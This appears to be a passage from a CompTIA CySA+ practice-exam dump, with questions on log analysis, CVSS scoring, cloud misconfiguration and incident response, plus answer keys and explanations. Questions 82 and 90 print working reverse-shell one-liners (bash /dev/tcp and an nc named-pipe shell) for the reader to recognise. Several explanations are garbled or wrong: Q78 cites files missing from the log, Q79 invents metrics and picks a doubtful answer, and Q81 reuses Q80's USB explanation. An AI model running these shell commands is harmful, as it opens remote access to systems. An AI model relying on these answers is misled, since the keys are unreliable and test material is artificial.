Option D is not necessary because requiring client browsers to present a user certificate for mutual authentication does not prevent padding oracle attacks. Mutual authentication is a process that verifies the identity of both parties in a communication, such as using certificates or passwords.
Mutual authentication enhances security by preventing impersonation or spoofing attacks. However, mutual authentication does not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the authentication.
Option E is not necessary because configuring the server to require HSTS does not prevent padding oracle attacks. HSTS stands for HTTP Strict Transport Security and it is a mechanism that forces browsers to use HTTPS connections instead of HTTP connections when communicating with a web server. HSTS enhances security by preventing downgrade or man-in-the-middle attacks that try to intercept or modify HTTP traffic. However, HSTS does not protect against padding oracle attacks, which exploit the padding validation of HTTPS traffic rather than the protocol.
Option F is not effective because removing cipher suites that use GCM does not prevent padding oracle attacks. GCM stands for Galois/Counter Mode and it is a mode of operation that provides both encryption and authentication for block ciphers, such as AES. GCM is more secure and efficient than CBC mode, as it prevents various types of attacks, such as padding oracle, BEAST, Lucky 13, and IV reuse attacks. Therefore, removing cipher suites that use GCM would reduce security rather than enhance it .
Reference:
1 Padding oracle attack - Wikipedia
2 flast101/padding-oracle-attack-explained - GitHub
3 A Cryptographic Analysis of the TLS 1.3 Handshake Protocol | Journal of Cryptology
4 Which block cipher mode of operation does TLS 1.3 use? - Cryptography Stack Exchange
5 The Essentials of Using an Ephemeral Key Under TLS 1.3
6 Guidelines for the Selection, Configuration, and Use of ... - NIST
7 CBC decryption vulnerability - .NET | Microsoft Learn
8 The Padding Oracle Attack | Robert Heaton
9 What is Ephemeral Diffie-Hellman? | Cloudflare
[10] What is Mutual TLS? How mTLS Authentication Works | Cloudflare
[11] What is HSTS? HTTP Strict Transport Security Explained | Cloudflare
[12] Galois/Counter Mode - Wikipedia

[13] AES-GCM and its IV/nonce value - Cryptography Stack Exchange

QUESTION 78
An analyst views the following log entries:

```
202.180.158.22  - - [12/Aug/2018:11:42:20 -0200] "GET /src/sourceCode.bat\HTTP/1.0" 404 291
134.17.188.5    - - [12/Aug/2018:13:04:16 -0200] "GET /img/orgChart.jpg\HTTP/1.0" 200 291
121.19.30.221   - - [12/Aug/2018:13:04:17 -0200] "GET /cgi-bin/stats.pl?month=12\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartDirectors.jpg\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartStaff.jpg\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderlings.jpg\HTTP/1.0" 404 291
216.122.5.5     - - [12/Aug/2018:13:04:18 -0200] "GET /cgi-bin/quarterly.pl?qtr=3\HTTP/1.0" 404 291
134.17.188.5    - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderUnderlings.jpg.jpg\HTTP/1.0" 404 291
```

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access.
The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.
which are more important than ensuring vendor data access.
Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?

A. 121.19.30.221

B. 134.17.188.5

C. 202.180.1582

D. 216.122.5.5

Correct Answer: A
Section:
Explanation:
The correct answer is A. 121.19.30.221.
Based on the log files and the organization's priorities, the host that warrants additional investigation is 121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.
The log files show the following information:
The IP addresses of the hosts that accessed the web server The date and time of the access.
The file path of the requested resource.
The number of bytes transferred.
The organization's priorities are:
Unauthorized data disclosure is more critical than denial of service attempts.
Denial of service attempts are more important than ensuring vendor data access.
According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so123. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.
The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path. This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only 121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.
The other hosts do not warrant additional investigation based on the log files and the organization's priorities.
Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests45. However, denial of service attempts are less critical than unauthorized data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.
Host 202.180.1582 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.
Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements.
Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the organization.

QUESTION 79
A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

A. 1

B. 2

C. 3

D. 4

Correct Answer: B
Section:
Explanation:
Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.
CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2
The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

QUESTION 80
A security analyst needs to mitigate a known, exploited vulnerability related not tack vector that embeds software through the USB interface. Which of the following should the analyst do first?

A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.

B. Write a removable media policy that explains that USBs cannot be connected to a company asset.

C. Check configurations to determine whether USB ports are enabled on company assets.

D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Correct Answer: C
Section:
Explanation:
USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.
CompTIA CySA+ CS0-003 Certification Study Guide, page 247
What are Attack Vectors: Definition & Vulnerabilities, section ''How to secure attack vectors''
Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user ''schroeder''

QUESTION 81
A company is deploying new vulnerability scanning software to assess its systems. The current network is highly segmented, and the networking team wants to minimize the number of unique firewall rules. Which of the following scanning techniques would be most efficient to achieve the objective?

A. Deploy agents on all systems to perform the scans.

B. Deploy a central scanner and perform non-credentialed scans.

C. Deploy a cloud-based scanner and perform a network scan.

D. Deploy a scanner sensor on every segment and perform credentialed scans.

Correct Answer: A
Section:
Explanation:
USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.
CompTIA CySA+ CS0-003 Certification Study Guide, page 247
What are Attack Vectors: Definition & Vulnerabilities, section ''How to secure attack vectors''
Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user ''schroeder''

QUESTION 82
A security analyst identified the following suspicious entry on the host-based IDS logs:
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

A. #!/bin/bash nc 10.1.2.3 8080 -vv >dev/null && echo 'Malicious activity' Il echo 'OK'

B. #!/bin/bash ps -fea | grep 8080 >dev/null && echo 'Malicious activity' I| echo 'OK'

C. #!/bin/bash ls /opt/tcp/10.1.2.3/8080 >dev/null && echo 'Malicious activity' I| echo 'OK'

D. #!/bin/bash netstat -antp Igrep 8080 >dev/null && echo 'Malicious activity' I| echo 'OK'

Correct Answer: D
Section:
Explanation:
The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the netstat command to check if there is any active connection to that IP address and port, and prints ''Malicious activity'' if there is, or ''OK'' otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives.
Reference CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 8: Incident Response, page 339. Reverse Shell Cheat Sheet, Bash section.

QUESTION 83
Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

A. Hacktivist threat

B. Advanced persistent threat

C. Unintentional insider threat

D. Nation-state threat

Correct Answer: C
Section:
Explanation:
An unintentional insider threat is a type of network security threat that occurs when a legitimate user of the network unknowingly exposes the network to malicious activity, such as opening a phishing email or a malware-infected attachment from an unknown source. This can compromise the network security and allow attackers to access sensitive data or systems. The other options are not related to the threat concept of ensuring that all network users only open attachments from known sources.
Reference CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 1: Threat and Vulnerability Management, page 13. What is Network Security | Threats, Best Practices | Imperva, Network Security Threats and Attacks, Phishing section. Five Ways to Defend Against Network Security Threats, 2. Use Firewalls section.

QUESTION 84

A company has the following security requirements:
. No public IPs
* All data secured at rest
. No insecure ports/protocols
After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

A. VM_PRD_DB
B. VM_DEV_DB
C. VM_DEV_Web02
D. VM_PRD_Web01

Correct Answer: D
Section:
Explanation:
This VM has a public IP and an open port 80, which violates the company's security requirements of no public IPs and no insecure ports/protocols. It also exposes the VM to potential attacks from the internet. This VM should be updated first to use a private IP and close the port 80, or use a secure protocol such as HTTPS.
Reference [CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition], Chapter 2: Cloud and Hybrid Environments, page 67. [What is a Public IP Address?] [What is Port 80?]

QUESTION 85
A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2
C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Correct Answer: A
Section:
Explanation:
This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.

QUESTION 86
Which of the following should be updated after a lessons-learned review?

A. Disaster recovery plan

B. Business continuity plan

C. Tabletop exercise

D. Incident response plan

Correct Answer: D
Section:
Explanation:
A lessons-learned review is a process of evaluating the effectiveness and efficiency of the incident response plan after an incident or an exercise. The purpose of the review is to identify the strengths and weaknesses of the incident response plan, and to update it accordingly to improve the future performance and resilience of the organization. Therefore, the incident response plan should be updated after a lessons-learned review.

QUESTION 87
An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

A. Insider threat

B. Ransomware group

C. Nation-state

D. Organized crime

Correct Answer: C
Section:

QUESTION 88
A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

A. Reconnaissance

B. Weaponization

C. Exploitation

D. Installation

Correct Answer: B
Section:
Explanation:
Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.
Cyber Kill Chain | Lockheed Martin, which states: ''In the weaponization step, the adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities.''
The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which states: ''In the weaponization stage, all of the attacker's preparatory work culminates in the creation of malware to be used against an identified target.''
What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states: ''Weaponization: The attacker creates a malicious payload that will be delivered to the target.''

QUESTION 89
Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

A. MFA

B. User and password

C. PAM

D. Key pair

Correct Answer: D
Section:
Explanation:
Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

QUESTION 90
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
Which of the following most likely describes the activity?

A. Network pivoting

B. Host scanning

C. Privilege escalation

D. Reverse shell

Correct Answer: D
Section:
Explanation:
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
* rm -f /tmp/f deletes any existing file named /tmp/f
* mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
* cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
* nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe
This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
Reference
Hack the Galaxy
Reverse Shell Cheat Sheet

QUESTION 91
Which of the following can be used to learn more about TTPs used by cybercriminals?

A. ZenMAP

B. MITRE ATT&CK

C. National Institute of Standards and Technology

D. theHarvester

Correct Answer: B
Section:
Explanation:
MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. It can help security professionals understand, detect, and mitigate cyber threats by providing a comprehensive framework of TTPs.